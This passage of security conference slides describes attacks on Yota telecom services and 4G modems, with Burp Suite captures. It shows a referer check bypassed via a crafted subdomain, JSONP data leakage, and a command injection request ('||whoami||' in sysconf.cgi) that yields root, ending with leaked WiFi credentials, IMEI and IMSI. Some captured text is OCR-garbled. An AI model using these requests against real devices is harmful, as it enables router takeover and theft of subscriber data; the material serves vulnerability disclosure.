Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
```

The "Response" pane shows the server's response:

```
HTTP/1.1 200 OK
X-Powered-By: YOTA/3.0
Server: YOTA/3.0
Pragma: no-cache
Cache-Control: n
post-check=0, pr
Expires: Wed, 31 Last-Modified: 1
Content-Type: te ntContent-Length: 29
Date: Tue, 24 Nov 2015 12:44:17 GMT
Set-Cookie: FwdLogin=188.93.215.12; expires=Wed, 25 Nov 2015 12:44:18 GMT; domain=yota.ru
Content-Length: 29

{"balance":48,"success":true}


("balance":48,"success":true)
```

At the bottom of the Request pane, there are search and navigation buttons: ?, <, +, >, Type a search term, and 0 matches. At the bottom of the Response pane, there are similar buttons and the text 486 bytes | 1 141 millis.

...and other small bugs with info leakage, but you want smth more cool, isn't it?

YOTA SERVICES

OK, that's all is really boring. Go next!



WHAT CAN WE ATTACK?

- Yota personal cabinet (XSS, CSRF, Info Leakage)
- **Yota Many (Sensitive Info Leakage, RCE)**
- **Yota Swift (RCE)**
- Yota Access (Sensitive Info Leakage, RCE)

YOTA DEVICES

Just press button and go 4G!




...or insert into USB port



YOTA DEVICES

Web admin panel looks good



It's using JSONP to update data in real time

Hmm...

YOTA DEVICES

Wow, such referer check, nice protection!



Burp Suite Professional v1.6.30 - licensed to Yandex, LLC [5 user license]

Burp Intruder Repeater Window Help

Target	Proxy	Spider	Scanner
Intruder	Repeater	Sequencer	Decoder
1 ×	2 ×	...	

Go Cancel < > Target: http://10.0.0.1

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
GET /devcontrol?callback=jQuery17204916625038231476_1448367297234&command=getStatus&_=1448367347400
```

HTTP/1.1
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac X-Requested-With: XMLHttpRequest
Referer: http://yota.hlsec.ru/
Cookie: YRlanguage=ru
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://yota.hlsec.ru/
Cookie: YRlanguage=ru
Connection: keep-alive

Response

Raw	Headers	Hex
-----	---------	-----

```
HTTP/1.1 200 OK  
Cache-Control: n  
Expires: 28 Apr  
Last-Modified:  
Content-Length:  
Date: Tue, 24 No  
GMT  
Server: lighttpd/1.4.33  
Wrong referer:  
http://yota.hlsec.ru/
```

Ready

YOTA DEVICES

Not for us!



Burp Suite Professional v1.6.30 - licensed to Yandex, LLC [5 user license]

Burp Intruder Repeater Window Help

Target	Proxy	Spider	Scanner
Intruder	Repeater	Sequencer	Decoder
Comparer	Extender	Options	Alerts

1 × 2 × ...

Referer: http://10.0.0.1.yota.hlsec.ru/

Target: http://10.0.0.1

Request

Raw Params Headers Hex

```
GET /devcontrol?callback=jQuery17204916625038231476_1448367297234&command=getStatus&_=1448367347400
HTTP/1.1
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://10.0.0.1.yota.hlsec.ru/
Cookie: YRlanguage=ru
Connection: keep-alive
```

? < + > Type a search term 0 matches Done

Response

Raw Headers Hex


```
HTTP/1.1 200 OK
Cache-Control: no-cache
Expires: 28 Apr 1970 21:17:51 GMT
Last-Modified:
Content-type: text/javascript;
charset=utf-8
Date: Tue, 24 Nov 2015 12:18:48 GMT
Server: lighttpd/1.4.33
Content-Length: 790

jQuery17204916625038231476_1448367297234(
{
"connected":true,
"statusDescr":"Connected",
"networkType":"4G",
"extNetworkType":"EUTRAN",
"numWiFiUsers":[1,0,0,0],
"wiFiEnabled":[1,1,0,0],
```

? < + > Type 0 matches 1 015 bytes | 50 millis

YOTA DEVICES


Router. Bugs. Hmm. RCE?



Of course!

YOTA DEVICES

Router. Bugs. Hmm. RCE?




The screenshot shows the Burp Suite Professional interface with the title "Burm Suite Professional v1.6.30 - licensed to Yandex, LLC [5 user license]". The menu bar includes "Burm", "Intruder", "Repeater", "Window", and "Help". The toolbar has buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder" (selected), "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Options", and "Alerts". Below the toolbar are tabs for "1", "2", "3", and "...". The "Request" tab is active, showing a GET request to "/cgi-bin/sysconf.cgi?page=ajax.asp&action=ping&url=||whoami||&reason=1&time=1.1.1987". The "Response" tab shows a successful HTTP response with status 200 OK, content type text/html, and a root shell prompt: "root". A blue line highlights the "whoami" parameter in the request URL.

We are root. Classic.

YOTA DEVICES

Final result:



A screenshot of a web browser window. The address bar shows the URL `http://10.0.0...ug-many.html`. The title bar says "Yota Many". The main content area displays the following device information:

```
Wifi hotspot name: ATOL
Wifi hotspot password: ATOLATOL
Yota ip: 10.164.18.240
Yota IMEI: 358916042907118
Yota IMSI: 250110101308953
Your internal ip: 10.0.0.23
Yota's `uname -a`: Linux 9615-cdp 3.0.21+ #1 PREEMPT Tue Dec 16 14:38:17 CST 2014 armv7l GNU/Linux
```


